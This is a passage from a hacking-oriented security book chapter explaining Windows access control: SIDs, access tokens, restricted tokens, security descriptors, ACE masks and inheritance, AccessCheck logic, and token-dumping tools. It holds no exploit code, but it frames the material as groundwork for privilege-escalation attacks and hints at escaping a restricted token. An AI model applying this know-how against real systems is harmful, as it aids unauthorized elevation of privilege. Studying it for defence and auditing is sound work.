You'll Find Tons of Security Vulnerabilities

It seems like most large products that have a component running at an elevated privilege level are vulnerable to something in this chapter. A routine audit of a class of software might find hundreds of elevation of privilege vulnerabilities. The deeper you go into this area, the more amazed you'll be at the sheer number of vulnerabilities waiting to be found.

How Windows Access Control Works

To fully understand the attack process described later in the chapter, it's important to first understand how Windows Access Control works. This introductory section is large because access control is such a rich topic. But if you stick with it and fully understand each part of this, it will pay off with a deep understanding of this greatly misunderstood topic, allowing you to find more and more elaborate vulnerabilities.

This section will be a walkthrough of the four key foundational components you'll need to understand to attack Windows Access Control: the *security identifier* (SID), the *access token*, the *security descriptor* (SD), and the *access check*.

Security Identifier (SID)

Every user and every entity for which the system needs to make a trust decision is assigned a security identifier (SID). The SID is created when the entity is created and remains the same for the life of that entity. No two entities on the same computer will ever have the same SID. The SID is a unique identifier that shows up every place a user or other entity needs to be identified. You might think, "Why doesn't Windows just use the username to identify the user?" Imagine that a server has a user JimBob for a time and then that user is deleted. Windows will allow you sometime later to create a new account and also name it JimBob. After all, the old JimBob has been deleted and is gone, so there will be no name conflict. However, this new JimBob needs to be identified differently than the old JimBob. Even though they have the same logon name, they might need different access privileges. So it's important to have some other unique identifier besides the username to identify a user. Also, other things besides users have SIDs. Groups and even logon sessions will be assigned a SID for reasons you'll see later.

SIDs come in several different flavors. Every system has internal, well-known SIDs that identify built-in accounts and are always the same on every system. They come in the form S-[revision level]-[authority value]-[identifier]. For example:

- SID: S-1-5-18 is the LocalSystem account. It's the same on every Windows machine.
- SID: S-1-5-19 is the Local Service account on every XP and later system.
- SID: S-1-5-20 is the Network Service account on every XP and later system.

SIDs also identify local groups and those SIDs look like this:

- SID: S-1-5-32-544 is the built-in Administrators group.
- SID: S-1-5-32-545 is the built-in Users group.
- SID: S-1-5-32-550 is the built-in Print Operators group.

And SIDs can identify user accounts relative to a workstation or domain. Each of those SIDs will include a string of numbers identifying the workstation or domain following by a relative identifier (RID) that identifies the user or group within the universe of that workstation or domain. The examples that follow are for my XP machine:

- SID: S-1-5-21-1060284298-507921405-1606980848-500 is the local Administrator account.
- SID: S-1-5-21-1060284298-507921405-1606980848-501 is the local Guest account.
- SID: S-1-5-21-1060284298-507921405-1606980848-1004 is a local Workstation account.

NOTE The RID of the original local Administrator account is always 500. You might even hear the Administrator be called the "500 account."

Access Token

Allow me to start the explanation of access tokens with an example that might help you understand them. If you work in an environment with controlled entry, you are probably familiar with presenting your badge to a security guard or a card reader to gain access. Your badge identifies who you are and might also designate you as a member of a certain group having certain rights and privileges. For example, my blue badge grants me access at times when a yellow badge or purple badge is denied entry. My security badge also grants me access to enter a private lab where my test machines are stored. This is an access right granted to me by name; not all full-time employees are granted that access.

Windows access tokens work in a similar manner as my employee badge. The *access token* is a container of all a user's security information and it is checked when that user requests access to a secured resource. Specifically, the access token contains the following:

- Security identifier (SID) for the user's account
- SIDs for each of the groups for which the user is a member
- A logon SID that identifies the current logon session, useful in Terminal Services cases to maintain isolation between the same user logged in with multiple sessions
- A list of the privileges held by either the user or the user's groups
- Any restrictions on the privileges or group memberships
- A bunch of other flags to support running as a less-privileged user

Despite all the preceding talk about tokens in relation to users, tokens are actually connected to processes and threads. Every process gets its own token describing the user context under which the process is running. Many processes launched by the logged-in user will just get a copy of the token of its originating process. An example token from an example usermode process is shown in Figure 16-1.

You can see that this process is running under a user named jness on the workstation JNESS2. It runs on logon session #0 and this token includes membership in various groups:

- BUILTIN\Administrators and BUILTIN\Users.
- The "Everyone" group.
- JNESS2\None is the global group membership on this non-domain-joined workstation.
- LOCAL implies that this is a console logon.




Figure 16-1 Process token

- The Logon SID, useful for securing resources accessible only to this particular logon session.
- NT AUTHORITY\Authenticated Users is in every token whose owner authenticated when they logged on. Tokens attached to processes originated from anonymous logons do not contain this group.
- NT AUTHORITY\INTERACTIVE exists only for users who log on interactively.

Below the group list, you can see specific privileges granted to this process that have been granted to either the user (JNESS2\jness) explicitly or to one of the groups to which jness belongs.

Having per-process tokens is a powerful feature that enables scenarios that would otherwise be impossible. In the real world, my boss, who sits across the hall from me, can borrow my employee badge to walk down the hall and grant himself access to the private lab to which I have access, effectively impersonating me. Windows allows a similar type of impersonation. You might know of the RunAs feature. This allows one user, given proper authentication, to run processes as another user or even as themselves with fewer privileges. RunAs works by creating a new process having an impersonation token or a restricted token.

Run As
Which user account do you want to use to run this program?
Current user (JNESS2\jness)
Protect my computer and data from unauthorized program activity
This option can prevent computer viruses from harming your computer or personal data, but selecting it might cause the program to function improperly.
The following user:
User name:
Administrator
Password:
OK
Cancel

Figure 16-2 Run As dialog box

Let's take a closer look at this functionality, especially the token magic that happens under the covers. You can launch the RunAs user interface by right-clicking a program, shortcut, or Start menu entry in Windows. Run As will be one of the options and will present the dialog box in Figure 16-2.

What do you think it means to run a program as the current user but choosing to "Protect my computer and data from unauthorized program activity"? Let's open Process Explorer and find out! In this case, I ran cmd.exe in this special mode. Process Explorer's representation of the token is shown in Figure 16-3.

Let's compare this token with the one attached to the process launched by the same user in the same logon session earlier (Figure 16-1). First, notice that the token's user is still JNESS2\jness. This has not changed and this will be interesting later as we think about ways to circumvent Windows Access Control. However, notice that in this token the Administrators group is present but denied. So even though the user JNESS2\jness is an Administrator on the JNESS2 workstation, the Administrators group membership has been explicitly denied. Next you'll notice that each of the groups that was in the token before now has a matching restricted SID token. Anytime this token is presented to gain access to a secured resource, both the token's Restricted group SIDs and its normal group SIDs must have access to the resource or permission will be denied. Finally, notice that all but one of the named Privileges (and all the good ones) have been removed from this restricted token. For an attacker (or for malware), running with a restricted token is a lousy experience—you can't do much of anything. In fact, let's try a few things:

```
dir C:\
```




Figure 16-3 Restricted token

The restricted token *does* allow normal file-system access.

```
cd c:\documents and settings\jness ← Access Denied!
```

The restricted token *does not* allow access to my own user profile.

```
dir c:\program files\internet explorer\iexplore.exe
```

The restricted token does allow access to program files.

```
c:\debuggers\ntsd
```

Debugging the process launched with the restricted token works fine.

```
c:\debuggers\ntsd ← Access Denied!
```

Debugging the MSN Messenger launched with a normal token fails!

As we continue in this chapter, think about how a clever hacker running on the desktop of an Administrator but running in a process with a restricted token could break out of restricted token jail and run with a normal, privileged token. (Hint: The desktop is the security boundary.)

Security Descriptor (SD)

It's important to understand the token because that is half of the AccessCheck operation, the operation performed by the operating system anytime access to a securable object is requested. The other half of the AccessCheck operation is the *security descriptor* (SD) of the object for which access is being requested. The security descriptor describes the security protections of the object by listing all the entities that are allowed access to the object. More specifically, the SD holds the owner of the object, the *Discretionary Access Control List* (DACL), and a *System Access Control List* (SACL). The DACL describes who can and cannot access a securable object by listing each access granted or denied in a series of *access control entries* (ACEs). The SACL describes what the system should audit and is not as important to describe in this section, other than to point out how to recognize it. (Every few months, someone will post to a security mailing list pointing out what they believe to be a weak DACL when, in fact, it is just a SACL.)

Let's look at a sample security descriptor to get started. Figure 16-4 shows the security descriptor attached to C:\Program Files on Windows XP SP2. This directory is a great example to work through, first describing the security descriptor, and then showing you how you can do the same analysis yourself with free, downloadable tools.

First, notice that the owner of the C:\Program Files directory is the Administrators group. The security descriptor structure itself stores a pointer to the SID of the Administrators group. Next, notice that the DACL has nine access control entries (ACEs). The four in the left column are *allow* ACEs, the four on the right are *inheritance* ACEs, and the final one is a special *Creator Owner* ACE.




Figure 16-4 C:\Program Files security descriptor


Let's spend a few minutes dissecting the first ACE (ACE[0]), which will help you understand the others. ACE[0] grants a specific type of access to the group BUILTIN\Users. The hex string 0x001200A9 corresponds to an access mask that can describe whether each possible access type is either granted or denied. (Don't "check out" here because you think you won't be able to understand this—you can and will be able to understand!) As you can see in Figure 16-5, the low-order 16 bits in 0x001200A9 are specific to files and directories. The next eight bits are for standard access rights, which apply to most types of objects. And the final four high-order bits are used to request generic access rights that any object can map to a set of standard and object-specific rights.

With a little help from MSDN (http://msdn2.microsoft.com/en-us/library/aa822867.aspx), let's break down 0x001200A9 to determine what access the Users group is granted to the C:\Program Files directory. If you convert 0x001200A9 from hex to binary, you'll see six 1's and fifteen 0's filling positions 0 through 20 in Figure 16-5. The 1's are at 0x1, 0x8, 0x20, 0x80, 0x20000, and 0x100000.

- 0x1 = FILE_LIST_DIRECTORY (Grants the right to list the contents of the directory.)
- 0x8 = FILE_READ_EA (Grants the right to read extended attributes.)
- 0x20 = FILE_TRAVERSE (The directory can be traversed.)
- 0x80 = FILE_READ_ATTRIBUTES (Grants the right to read file attributes.)
- 0x20000 = READ_CONTROL (Grants the right to read information in the security descriptor, not including the information in the SACL.)
- 0x100000 = SYNCHRONIZE (Grants the right to use the object for synchronization.)

See, that wasn't so hard. Now we know exactly what access rights are granted to the BUILTIN\Users group. This correlates with the GUI view that the Windows XP Explorer provides as you can see in Figure 16-6.

After looking through the rest of the ACEs, we'll show you how to use tools that are quicker than deciphering 32-bit access masks by hand and faster than clicking through four Explorer windows to get the rights granted by each ACE. But now, given the access


31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
GR GW GE GA
Reserved
AS
Standard access rights
Object-specific access rights

GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_All
AS → Right to access SACL

Figure 16-5 Access mask

PART IV




Figure 16-6 Windows DACL representation

rights bitmask and MSDN, you can decipher the unfiltered access rights described by an allow ACE and that's pretty cool.

ACE Inheritance

ACE[1] also applies to the Users group but it controls inheritance. The word "inheritance" here means that new subdirectories under C:\Program Files will have a DACL containing an ACE granting the described access to the Users group. Referring back to the security descriptor in the Figure 16-4, we see that the access granted will be 0xA0000000 (0x20000000 + 0x80000000).

- 0x20000000 = GENERIC_EXECUTE (Equivalent of FILE_TRAVERSE, FILE_READ_ATTRIBUTES, READ_CONTROL, and SYNCHRONIZE)
- 0x80000000 = GENERIC_READ (Equivalent of FILE_LIST_DIRECTORY, FILE_READ_EA, FILE_READ_ATTRIBUTES, READ_CONTROL, and SYNCHRONIZE)

So it appears that newly created subdirectories of C:\Program Files by default will have an ACE granting the same access to the Users group that C:\Program Files itself has.

The final interesting portion of ACE[1] is the inheritance flags. In this case, the inheritance flags are OICIIO. These flags are explained in Table 16-1.

Now, after having deciphered all of ACE[1], we see that the last two letters (IO) in this representation of the ACE mean that the ACE is not at all relevant to the C:\Program Files directory itself. ACE[1] exists only to supply a default ACE to newly created child objects of C:\Program Files.

We have now looked at ACE[0] and ACE[1] of the C:\Program Files security descriptor DACL. We could go through the same exercise with ACEs 2–8 but now that you understand how the access mask and inheritance work, let's skip past that for now and look at the AccessCheck function. This will be the final architectural-level concept you need to understand before we can start talking about the fun stuff.

The Access Check

This section will not offer complete, exhaustive detail about the Windows AccessCheck function. In fact, we will deliberately leave out details that will be good for you to know eventually, but not critical for you to understand right now. If you're reading along and you already know about how the AccessCheck function works and find that we're being misleading about it, just keep reading and we'll peel back another layer of the onion later in the chapter. We're anxious right now to get to attacks, so will be giving only the minimum detail needed.

The core function of the Windows access control model is handling a request for a certain access right by comparing the access token of the requesting process against the protections provided by the security descriptor of the object requested. Windows implements this logic in a function called AccessCheck. The two phases of the AccessCheck function we are going to talk about in this section are the privilege check and the DACL check.

OI (Object Inheritance)	New noncontainer child objects will be explicitly granted this ACE on creation, by default. In our directory example, "noncontainer child objects" is a fancy way of saying "files." This ACE would be inherited in the same way a file would get a normal effective ACE. New container child objects will not receive this ACE effectively but will have it as an inherit-only ACE to pass on to their child objects. In our directory example, "container child objects" is a fancy way of saying "subdirectories."
CI (Container Inheritance)	Container child objects inherit this ACE as a normal effective ACE. This ACE has no effect on noncontainer child objects.
IO (Inherit Only)	Inherit-only ACEs don't actually affect the object to which they are attached. They exist only to be passed on to child objects.

Table 16-1 Inheritence flags

AccessCheck's Privilege Check

Remember that the AccessCheck is a generic function that is done before granting access to any securable object or procedure. Our examples so far have been resource and file-system specific, but the first phase of the AccessCheck function is not. Certain APIs require special privilege to call, and Windows makes that access check decision in this same AccessCheck function. For example, anyone who can load a kernel-mode device driver can effectively take over the system, so it's important to restrict who can load device drivers. There is no DACL on any object that talks about loading device drivers. The API call itself doesn't have a DACL. Instead, access is granted or denied based on the SeLoadDriverPrivilege in the token of the calling process.

The privilege check inside AccessCheck is straightforward. If the requested privilege is in the token of the calling process, the access request is granted. If it is not, the access request is denied.

AccessCheck's DACL Check

The DACL check portion of the AccessCheck function is a little more involved. The caller of the AccessCheck function will pass in all the information needed to make the DACL check happen:

- Security descriptor protecting the object, showing who is granted what access
- Token of the process or thread requesting access, showing owner and group membership
- The specific desired access requested, in form of an access mask

TIP Technically, the DACL check passes these things by reference and also passes some other stuff, but that's not super important right now.

For the purpose of understanding the DACL check, the AccessCheck function will go through something like the process pictured in Figure 16-7 and described in the steps that follow.

Check Explicit Deny ACEs The first step of the DACL check is to compare the desiredAccess mask passed in against the security descriptor's DACL, looking for any ACEs that apply to the process's token explicitly denying access. If any single bit of the desired access is denied, the access check returns "access denied." Anytime you're testing access, be sure to request only the minimum access rights that you really need. We'll show an example later of type.exe and notepad.exe returning "access denied" because they open files requesting Generic Read, which is overkill. You can read files without some of the access included in Generic Read.




Figure 16-7 AccessCheck flowchart

Check Inherited Deny ACEs If no ACE explicitly denies access, the AccessCheck function next looks to the inherited ACEs. If any desiredAccess bit is explicitly denied, AccessCheck will return "access denied." However, if any ACE is inherited denying access, that can be overridden with a grant ACE. So, in this step, regardless of whether an inherited ACE denies or does not deny, we move on to the next phase.

Check Allow ACEs With the inherited and explicit deny ACEs checked, the AccessCheck function moves on to the allow ACEs. If every portion of the desiredAccess flag is not granted to the user SID or group SIDs in the access token, the request is denied. If each bit of the desired access is allowed, this request moves on to the next phase.

Check for Presence of Restricted Tokens Even if all the access has been granted through explicit or inherited ACEs, the AccessCheck function still needs to check for restricted SIDs in the token. If we've gotten this far and there are no restricted tokens in the SID, access is granted. The AccessCheck function will return a nonzero value and will set the passed-in access mask to the granted result. If any restricted SIDs are present in the token, the AccessCheck function needs to first check those before granting or denying access.

Check Restricted SIDs Access Rights With restricted SIDs in the token, the same allow ACE check made earlier is made again. This time, only the restricted SIDs present in the token are used in the evaluation. That means that for access to be granted, access must be allowed either by an explicit or inherited ACE to one of the restricted SIDs in the token.

Unfortunately, there isn't a lot of really good documentation on how restricted tokens work. Check the "References" section that follows for blogs and MSDN articles. The idea is that the presence of a restricted SID in the token causes the AccessCheck function to add an additional pass to the check. Any access that would normally be granted must also be granted to the restricted token if the process token has any restricted SIDs. Access will never be broadened by the restricted token check. If the user requests the max allowed permissions to the HKCU registry hive, the first pass will return Full Control, but the restricted SIDs check will narrow that access to read-only.

References

Running restricted—What does the "protect my computer" option mean?
http://blogs.msdn.com/aaron_margosis/archive/2004/09/10/227727.aspx
The Access Check http://blogs.msdn.com/larryosterman/archive/2004/09/14/229658.aspx

Tools for Analyzing Access Control Configurations

With the concept introduction out of the way, we're getting closer to the fun stuff. Before we can get to the attacks, however, we must build up an arsenal of tools capable of dumping access tokens and security descriptors. As usual, there's more than one way to do each task. All the enumeration we've shown in the figures so far was done with free tools downloadable from the Internet. Nothing is magic in this chapter or in this book. We'll demonstrate each tool we used earlier, show you where to get them, and show you how to use them.

Dumping the Process Token

The two easiest ways to dump the access token of a process or thread are Process Explorer and the **!token** debugger command. Process Explorer was built by SysInternals, which was acquired by Microsoft in 2006. We've shown screenshots (Figure 16-1 and Figure 16-3) already of Process Explorer, but let's go through driving the UI of it now.

Process Explorer

The Process Explorer homepage is www.microsoft.com/technet/sysinternals/utilities/ProcessExplorer.mspx. Scroll to the bottom of that page and you'll find a 1.5MB .zip file to download. When you run procexp.exe, after accepting the EULA, you'll be presented with a page of processes similar to Figure 16-8.

This hierarchical tree view shows all running processes. The highlighting is blue for processes running as you, and pink for processes running as a service. Double-clicking one of the processes brings up more detail, including a human-readable display of the process token, as seen in Figure 16-9.



Process Explorer - Sysinternals: www.sysinternals.com [JNESS2\jness]
File Options View Process Find Users Help
Process PID CPU Description Company Name
System Idle Process 0 99.23
Interrupts n/a Hardware Interrupts
DPCs n/a Deferred Procedure Calls
System 4
smss.exe 812 Windows NT Session Mana... Microsoft Corporation
csrss.exe 884 Client Server Runtime Process Microsoft Corporation
winlogon.exe 912 Windows NT Logon Applica... Microsoft Corporation
services.exe 956 0.77 Services and Controller app Microsoft Corporation
ati2evxx.exe 1124
svchost.exe 1140 Generic Host Process for Wi... Microsoft Corporation
rapimgr.exe 2428 ActiveSync RAPI Manager Microsoft Corporation
svchost.exe 1228 Generic Host Process for Wi... Microsoft Corporation
svchost.exe 1280 Generic Host Process for Wi... Microsoft Corporation
wscntfy.exe 1548 Windows Security Center N... Microsoft Corporation
svchost.exe 1396 Generic Host Process for Wi... Microsoft Corporation
svchost.exe 1448 Generic Host Process for Wi... Microsoft Corporation
spoolsv.exe 1668 Spooler SubSystem App Microsoft Corporation
sigservice.exe 1716
FwcAgent.exe 168 Microsoft Firewall Client Agent Microsoft (R) Corporation
svchost.exe 332 Generic Host Process for Wi... Microsoft Corporation
WLTRYSVC.EXE 480
BCMWLTRY.EXE 520 Wireless Network Tray Applet Broadcom Corporation
alg.exe 836 Application Layer Gateway ... Microsoft Corporation
iPodService.exe 2524 iPodService Module Apple Inc.
lsass.exe 976 LSA Shell (Export Version) Microsoft Corporation
ati2evxx.exe 244
explorer.exe 556 Windows Explorer Microsoft Corporation
CPU Usage: 0.77% Commit Charge: 11.62% Processes: 47

Figure 16-8 Process Explorer




Figure 16-9 Process Explorer token display

Process Explorer makes it easy to display the access token of any running process. It's one of the few tools that I always put on the Quick Launch bar of every machine where I work.

!token in the Debugger

If you have the Windows debugger installed, you can attach to any process and dump its token quickly and easily with the !token debugger command. It's not quite as pretty as the Process Explorer output but it gives all the same information. Let's open the same rapimgr.exe process from Figure 16-9 in the debugger. You can see from the Process Explorer title bar that the process ID is 2428, so the debugger command-line to attach to this process (assuming you've installed the debugger to c:\debuggers) would be c:\debuggers\ntsd.exe –p 2428. Windows itself ships with an old, old version of ntsd that does not have support for the !token command, so be sure to use the version of the debugger included with the Windows debugging tools, not the built-in version. If you launch the debugger correctly, you should see output similar to Figure 16-10.

